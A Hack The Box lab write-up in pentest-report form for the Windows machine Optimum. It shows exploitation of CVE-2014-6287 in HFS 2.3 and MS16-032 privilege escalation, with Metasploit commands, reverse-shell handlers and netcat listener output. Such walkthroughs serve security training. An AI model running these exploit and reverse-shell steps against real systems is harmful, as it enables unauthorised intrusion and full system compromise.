
Hack The Box Machine Report | Optimum

joy.scd01

19-01-2026

Contents

1	Hack The Box Machine Report	1
1.1	Executive Summary	2
1.2	Optimum - 10.129.48.75	2
1.2.1	Service Enumeration	2
1.2.2	Initial Access CVE-2014-6287 → RCE	4
1.2.3	Privilege Escalation ms16_032_secondary_logon_handle_privesc	7
1.2.4	Post-Exploitation	9
1.3	Additional Items	10
1.4	User & Root Flags	10

1 Hack The Box Machine Report

Machine Name: Optimum

IP: 10.129.48.75

Difficulty: Easy

Platform: Windows

Completion Date: 19/01/2026




Figure 1.1: Optimum.png

1.1 Executive Summary

A penetration test was conducted against the Hack The Box machine: *Optimum*. The assessment revealed multiple critical vulnerabilities that resulted in full system compromise. Key findings include:

- **Initial Access:** [CVE-2014-6287 → RCE]
- **Critical Services:** [HTTP - HttpFileServer 2.3, Windows Secondary Logon Service]

1.2 Optimum - 10.129.48.75

1.2.1 Service Enumeration

Nmap

Command:

```
1 nmap -sC -sV -vv -oA nmap/services optimum -Pn -T5
```

```
1 PORT      STATE SERVICE REASON          VERSION
2 80/tcp    open  http    syn-ack ttl 127  HttpFileServer httpd 2.3
3 |_http-server-header: HFS 2.3
4 |_http-favicon: Unknown favicon MD5: 759792EDD4EF8E6BC2D1877D27153CB1
5 |_http-title: HFS /
6 |_http-methods:
7 |_ Supported Methods: GET HEAD POST
8 Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Port Scan Results

Server IP Address	Ports Open
10.129.48.75	TCP: 80

Web Server Enumeration (Port 80)

HttpFileServer 2.3 was hosted on http service

Proof Screenshot:




Figure 1.2: webpage.png

1.2.2 Initial Access | CVE-2014-6287 → RCE

Vulnerability Explanation: The web service HttpFileServer 2.3 was found vulnerable to CVE-2014-6287. The findMacroMarker function in parserLib.pas in Rejetto HTTP File Server (aka HFS or HttpFileServer) 2.3x before 2.3c allows remote attackers to execute arbitrary programs via a %00 sequence in a search action. Thi vulnerability was abused to obtain initial access on the target.

Vulnerability Fix: To mitigate this vulnerability, the following defensive measures are recommended:

- Update Rejetto HFS to version **2.3g** or higher, where the vulnerable parser was removed

Severity: Critical

Steps to reproduce the attack:

1. Found vulnerability:

Command:

```
1 searchsploit httpfileserver
```

Proof Screenshot:




Figure 1.3: searchsploit.png

2. Downloaded exploit script from:

- <https://github.com/thepedroalves/HFS-2.3-RCE-Exploit>

3. Exploit parameters were modified:

```
1 <SNIPPET>
2 lhost = '10.10.17.76' # Change this
3 lport = '22667'      # Change this
4 rhost = '10.129.48.75' # Change this
5 rport = '80'        # Change this
6 <SNIPPET>
```

4. Obtained a shell as **kostas** user

Command:

```
1 python3 exploit.py
```

Proof_Screenshot:




Figure 1.4: initial_access.png


Note: Due to enumeration constraints, the attacker reproduced the exploitation using Metasploit Framework, leveraging the same vulnerability (**CVE-2014-6287**).

5. Obtained Initial Access through Metasploit

Commands:

```
1 msfconsole
2 use windows/http/rejeto_hfs_exec
3 set LHOST 10.10.17.76
4 set LPORT 22667
5 set RHOSTS 10.129.48.75
6 run
```

Initial_Access_Proof_Screenshot:



```
msf exploit(windows/http/rejeto_hfs_exec) > run
[*] Started reverse TCP handler on 10.10.17.76:22667
[*] Using URL: http://10.10.17.76:8080/MZE1dd6
[*] Server started.
[*] Sending a malicious request to /
[*] Payload request received: /MZE1dd6
[*] Sending stage (188998 bytes) to 10.129.48.75
[!] Tried to delete %TEMP%\jxKkGFa.vbs, unknown result
[*] Meterpreter session 1 opened (10.10.17.76:22667 → 10.129.48.75:49170) at 2026-01-20 18:49:47 +0100
[*] Server stopped.

meterpreter > shell
Process 3504 created.
Channel 2 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\kostas\Desktop>whoami
whoami
optimum\kostas
```

Figure 1.5: msf_shell.png

Results: Found `user.txt` in `C:\Users\kostas\Desktop`.

1.2.3 Privilege Escalation | ms16_032_secondary_logon_handle_privesc

Vulnerability Explanation: During internal enumeration, the target was found vulnerable to [ms16_032_secondary_logon_handle_privesc](#). This module exploits the lack of sanitization of standard handles in Windows' Secondary Logon Service resulting in a Local Privilege Escalation to **nt_authority/system**.

Vulnerability Fix:

- Apply the **Microsoft Security Bulletin MS16-032** patch immediately.
- The system should be enrolled in an automated update management system to ensure all "Critical" and "Security" updates are installed as soon as they are released.

Severity: Critical


Steps to reproduce the attack:

1. Vulnerability was found using Metasploit suggerter module

Command:

```
1 bg
2 use multi/recon/local_exploit_suggester
3 run SESSION=1
```

Proof_Screenshot:



#	Name	Potentially Vulnerable?	Check Result
1	exploit/windows/local/bypassuac_comhijack	Yes	The target appears to be vulnerable.
2	exploit/windows/local/bypassuac_eventvwr	Yes	The target appears to be vulnerable.
3	exploit/windows/local/bypassuac_sluihijack	Yes	The target appears to be vulnerable.
4	exploit/windows/local/cve_2020_0787_bits_arbitrary_file_move	Yes	The service is running, but could not be validated. Vulnerable Windows 8.1/Windows Server 2012 R2 build detected!
5	exploit/windows/local/ms16_032_secondary_logon_handle_privesc	Yes	The service is running, but could not be validated.
6	exploit/windows/local/tokenmagic	Yes	The target appears to be vulnerable.
7	exploit/windows/local/adobe_sandbox_adobecollabsync	No	Cannot reliably check exploitability.
8	exploit/windows/local/agnitum_outpost_acs	No	The target is not exploitable.
9	exploit/windows/local/always_install_elevated		


Figure 1.6: ms16_privesc.png

2. Obtained `nt_authority\system` shell

Command:

```
1 use exploit/windows/local/ms16_032_secondary_logon_handle_privesc
2 set LHOST 10.10.17.76
3 set LPORT 22666
4 run SESSION=1
```

System_Proof_Screenshot:



```
v3qM3YczA7EhygKtBDW7s4XQRwKfw789
[+] Executed on target machine.
[*] Sending stage (188998 bytes) to 10.129.48.75
[*] Meterpreter session 2 opened (10.10.17.76:22666 → 10.129.48.75:49171) at 2026-01-20 18:56:32 +0100
[+] Deleted C:\Users\kostas\AppData\Local\Temp\udFCZVdY.ps1

meterpreter > shell
Process 2748 created.
Channel 1 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\kostas\Desktop>whoami
whoami
nt authority\system

C:\Users\kostas\Desktop>
```

Figure 1.7: system_proof.png

Results: Found `root.txt` in `C:\Users\Administrator\Desktop`.

1.2.4 Post-Exploitation

Persistence and House Cleaning

No persistence modifications or House Cleaning actions were performed during this penetration test.

1.3 Additional Items


1.4 User & Root Flags

User Flag Proof

Command:

```
1 type C:\Users\kostas\Desktop\user.txt
```

Proof_Screenshot:



The screenshot shows a terminal window with a netcat listener on port 22667. It receives a connection from 10.129.48.75. The user then runs the command 'type user.txt' in a Windows command prompt, which displays a redacted user flag.

```
(fallingstar.viola)-[~]  
$ nc -lvp 22667  
listening on [any] 22667 ...  
connect to [10.10.17.76] from (UNKNOWN) [10.129.48.75] 49162  
  
PS C:\Users\kostas\Desktop> type user.txt  
a9[REDACTED]fd  
PS C:\Users\kostas\Desktop>
```


Figure 1.8: user_flag.png

Root Flag Proof

Command:

```
1 type C:\Users\Administrator\Desktop\root.txt
```

Proof_Screenshot:



The screenshot shows a Windows command prompt where the user runs the command 'type C:\Users\Administrator\Desktop\root.txt'. The output shows a redacted root flag.

```
C:\Users\kostas\Desktop> type C:\Users\Administrator\Desktop\root.txt  
76[REDACTED]9c
```

Figure 1.9: root_flag.png